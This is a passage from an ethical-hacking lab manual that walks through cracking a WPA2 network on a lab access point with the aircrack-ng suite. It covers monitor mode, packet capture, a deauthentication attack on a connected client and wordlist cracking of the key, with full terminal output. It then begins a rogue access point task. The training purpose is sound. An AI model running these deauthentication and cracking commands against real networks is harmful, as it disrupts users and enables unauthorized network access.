
1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Plug in the **Linksys 802.11 g WLAN** adapter.
 4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.



5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible
8. Now, type **cd** and press **Enter** to jump to the root directory.

- In the Parrot Terminal window, type **ifconfig** and press **Enter**. Observe that the wireless interface (in this case, **wlx687f7467dbf6**) gets connected to the machine, as shown in the screenshot.

Note: The name of wireless interface might vary in your lab environment.

```
ifconfig - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.10.1.13 netmask 255.255.255.0 broadcast 10.10.1.255
        inet6 fe80::82a:a151:e981:5c63 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:05:cc:ba txqueuelen 1000 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 17 bytes 1240 (1.2 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 12 bytes 640 (640.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 12 bytes 640 (640.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlx687f7467dbf6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.29.6 netmask 255.255.255.0 broadcast 192.168.29.255
        inet6 fe80::497b:2bab:57de:36c4 prefixlen 64 scopeid 0x20<link>
        inet6 2405:201:5006:3916:2df7:f63f:21b6:88f2 prefixlen 64 scopeid 0x0<global>
        ether 68:7f:74:67:db:f6 txqueuelen 1000 (Ethernet)
        RX packets 918 bytes 166750 (162.8 KiB)
        RX errors 0 dropped 83 overruns 0 frame 0
        TX packets 90 bytes 11006 (10.7 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@parrot]~]
#
```

10. In the terminal window, type **airmon-ng start wlx687f7467dbf6** and press **Enter**. This command puts the wireless interface (in this case, **wlx687f7467dbf6**) into monitor mode.
 11. The result appears, displaying the error: “**Found 2 processes that could cause trouble.**” To put the interface in monitor mode, these processes must be killed.
 12. Here, the name of wireless interface (**wlx687f7467dbf6**) is too long, therefore, it would automatically rename it to **wlan0mon**.

airmon-ng start wlx687f7467dbf6 - Parrot Terminal

```
[root@parrot] ~
# airmon-ng start wlx687f7467dbf6

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
585 NetworkManager
610 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlx687f7467dbf6 rt2800usb 802.11g Adapter [Linksys WUSB54GC v3] WUSB54GC v3 802.11g Adapter
[Ralink RT2070L]
Interface wlx687f7467dbf6mon is too long for linux so it will be renamed to the old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy0]wlan0mon
(mac80211 station mode vif disabled for [phy0]wlx687f7467dbf6)

[root@parrot] ~
#
```

13. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.

airmon-ng check kill - Parrot Terminal

```
[root@parrot] ~
# airmon-ng check kill

Killing these processes:

PID Name
610 wpa_supplicant

[root@parrot] ~
#
```

14. Now, run the command **airmon-ng start wlan0mon** again to put the wireless interface in monitor mode.
15. Note that **Linksys WUSB54GC v3 802.11g Adapter** is now running in monitor mode on the **wlan0mon** interface, as shown in the screenshot.

```

airmon-ng start wlan0mon - Parrot Terminal

File Edit View Search Terminal Help
[root@parrot] ~
#airmon-ng start wlan0mon

PHY      Interface      Driver      Chipset
phy0      wlan0mon      rt2800usb    802.11g Adapter [Linksys WUSB54GC v3]
          WUSB54GC v3 802.11g Adapter [Ralink RT2070L]
          (mac80211 monitor mode already enabled for [phy0]wlan0mon on
[phy0]wlan0mon)
[root@parrot] ~
#

```

16. We will now use airodump-ng to get a list of detected access points and connected clients. In the terminal window, type **airodump-ng wlan0mon** and press **Enter**.

Note: Airodump-ng hops from channel to channel and shows all access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.

```

Parrot Terminal

File Edit View Search Terminal Help
[root@parrot] ~
#airodump-ng wlan0mon

airodump-ng wlan0mon - Parrot Terminal

File Edit View Search Terminal Help


CH 7 ][ Elapsed: 12 s ][ 2022-07-07 00:12

BSSID      PWR  Beacons  #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
56:...      -34   6        0 0 11 130  WPA2 CCMP  PSK <length: 0>
00:...      -49   6        2 0 11 195  WPA2 CCMP  PSK NO_CONNECTION5
6C:...      -81   6        0 0 1 130  WPA2 CCMP  PSK The Extender
18:...      -55   8        24 10 1 130  WPA2 CCMP  PSK HA
A8:...      -66   7        0 0 1 130  WPA2 CCMP  PSK SI
30:...      -73   5        0 0 2 130  WPA2 CCMP  PSK Spyingonyou_2
54:37:BB:68:88:F9 -34   5        7 0 11 130  WPA2 CCMP  PSK CEH-Labs
18:...      -82   5        0 0 2 130  WPA2 CCMP  PSK PA
C4:...      -85   2        0 0 1 130  WPA2 CCMP  PSK AR
BC:...      -85   3        0 0 9 270  WPA2 CCMP  PSK JU

BSSID      STATION      PWR  Rate     Lost    Frames  Notes  Probes
18:82:8C:F0:7F:9E 52:F5:9C:64:DE:E7 -60   0 - 1     2       3
18:82:8C:F0:7F:9E 6E:5A:B0:00:84:F3 -52   0 - 1e    0       2
18:82:8C:F0:7F:9E 0C:C6:FD:AE:42:49 -74   24e- 1e    37      28

```

17. In this task, we will target the access point **CEH-LABS** to perform WPA2 cracking.
18. Click the **MATE Terminal** icon () at the top of the **Desktop** window to open another **Terminal** window.
19. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
21. Now, type **cd** and press **Enter** to jump to the root directory.
22. Now, you should run airodump-ng to capture the packets from the access point. To do so, in the new terminal window, type **airodump-ng --bssid 54:37:BB:68:88:F9 -c 11 -w CEH-LABS wlan0mon** and press **Enter**. Leave airodump-ng running.
Note: In this command, **--bssid**: is the MAC address of the target access point (in this case, **54:37:BB:68:88:F9**); **-c**: is the channel on which the target access point is configured (in this case, **CEH-LABS** is running on channel number **11**); **-w**: is the name of the dump file prefix which contains the IVs (in this case, **CEH-LABS**); and **wlan0mon**: is the wireless interface.



```
airodump-ng --bssid 54:37:BB:68:88:F9 -c 11 -w CEH-LABS wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# airodump-ng --bssid 54:37:BB:68:88:F9 -c 11 -w CEH-LABS wlan0mon

airodump-ng --bssid 54:37:BB:68:88:F9 -c 11 -w CEH-LABS wlan0mon - Parrot Terminal
File Edit View Search Terminal Help

CH 11 ][ Elapsed: 26 s ][ 2022-07-07 00:13 ][ fixed channel wlan0mon: 6

BSSID          PWR RXQ Beacons #Data, #/s CH   MB   ENC CIPHER AUTH
54:37:BB:68:88:F9 -37  0      8       37    2    11   130   WPA2 CCMP  PSK

BSSID          STATION          PWR     Rate   Lost   Frames Notes Pro
54:37:BB:68:88:F9 20:A6:0C:30:23:D3 -28  11e-24e  133      39
```

23. Now, open another terminal by clicking the **MATE Terminal** icon () at the top of the **Desktop** window.
24. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
25. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.

26. Now, type **cd** and press **Enter** to jump to the root directory.
27. In this new terminal window, type **aireplay-ng -0 11 -a 54:37:BB:68:88:F9 -c 20:A6:0C:30:23:D3 wlan0mon** and press **Enter**.

Note: In this command, **-0**: activates deauthentication mode; **11**: is the number of deauthentication packets that should be sent; **-a**: sets access point MAC address; **-c**: sets destination MAC address; and **wlan0mon**: the wireless interface.

```
aireplay-ng -0 11 -a 54:37:BB:68:88:F9 -c 20:A6:0C:30:23:D3 wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
[~]-[root@parrot]-[~]
#aireplay-ng -0 11 -a 54:37:BB:68:88:F9 -c 20:A6:0C:30:23:D3 wlan0mon
00:15:26 Waiting for beacon frame (BSSID: 54:37:BB:68:88:F9) on channel 11
00:15:27 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
00:15:27 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 1
00:15:27 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 2
00:15:28 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 3
ACKs]
00:15:28 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
ACKs]
00:15:28 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
00:15:28 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
00:15:28 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
00:15:28 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
ACKs]
00:15:29 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
ACKs]
00:15:30 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0| 0
ACKs]
```

28. Rerun the above command multiple times to send a large number of de-authentication packets.
- Note:** If you get an error while issuing the command, rerun it multiple times until it runs successfully.
29. Switch back to the terminal, where airodump-ng is running and keep capturing packets until you receive **WPA handshake: 54:37:BB:68:88:F9** packet, which indicates that a WPA/WPA2 handshake was successfully captured for the target BSSID.
30. Press **Ctrl+C** to stop the capture.
31. Now, open a new terminal window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
32. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
33. In the terminal window, type **aircrack-ng -a2 54:37:BB:68:88:F9 -w /home/attacker/Desktop/password.txt /root/CEH-LABS-01.cap** and press **Enter**. The file CEH-LABS-01.cap contains captured packets located at **/root/**.

Note: In this command, **-a2** specifies the attack mode (in this case, **2 [WPA-PSK]**) and **-w**: specifies the path to a wordlist (we created the file **password.txt** on the **Desktop** earlier in this lab)

34. The result appears, showing the WPA handshake packet captured with airodump-ng. The target access point's password is cracked and displayed in plain text next to the message **KEY FOUND!**, as shown in the screenshot.

Note: If the password is complex, aircrack-ng will take a long time to crack it.

```

aircrack-ng -a2 54:37:BB:68:88:F9 -w /home/attacker/Desktop/password.txt /root/CEH-LABS-01.cap - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# aircrack-ng -a2 54:37:BB:68:88:F9 -w /home/attacker/Desktop/password.txt /root/CEH-LABS-01.cap
Reading packets, please wait...
Opening /root/CEH-LABS-01.cap
Opening 54:37:BB:68:88:F9
Failed to open '54:37:BB:68:88:F9' (2): No such file or directory
Read 51062 packets.

# BSSID          ESSID           Encryption
1  54:37:BB:68:88:F9  CEH-Labs        WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening /root/CEH-LABS-01.cap
Opening 54:37:BB:68:88:F9
Failed to open '54:37:BB:68:88:F9' (2): No such file or directory
Read 51062 packets.

1 potential targets

Aircrack-ng 1.6

[00:00:02] 480/480 keys tested (314.72 k/s)

Time left: --:--:--

KEY FOUND! [ password1 ]

Master Key      : CD 9D A2 E7 6C FF 1F 68 23 47 ED ED C5 26 FB 92
                  B8 4A 2F 12 BA 14 C1 69 50 BD CC 06 EC 45 84 A2
Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC     : 63 B1 F9 82 F7 A9 FA 8B 9E 41 12 D3 FB DB DF F6

```

Note: In real-life attacks, attackers would use this key to connect to the access point and then join the target network. Once they enter the target network, they can use scanning tools to scan for open devices, perform a vulnerability analysis, and then start exploiting any vulnerabilities that they find.

35. This concludes the demonstration of how to crack a WPA2 network using Aircrack-ng.
36. Close all open windows and document all the acquired information.

37. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.
38. You can also use other tools such as **Elcomsoft Wireless Security Auditor** (<https://www.elcomsoft.com>), **Portable Penetrator** (<https://www.secpoint.com>), **WepCrackGui** (<https://sourceforge.net>), **Pyrit** (<https://github.com>), and **WepAttack** (<http://wepattack.sourceforge.net>) to crack WEP/WPA/WPA2 encryption.

Task 6: Create a Rogue Access Point to Capture Data Packets

Rogue access points are wireless access points that an attacker installs on a network without authorization, and that are not under the management of the network administrator. Unlike the authorized access points on the target wireless network, they are not configured for any type of security. Thus, a rogue access point can provide backdoor access to the target wireless network.

Here, we will use `create_ap` tool to create a rogue access point and capture data packets using Bettercap.

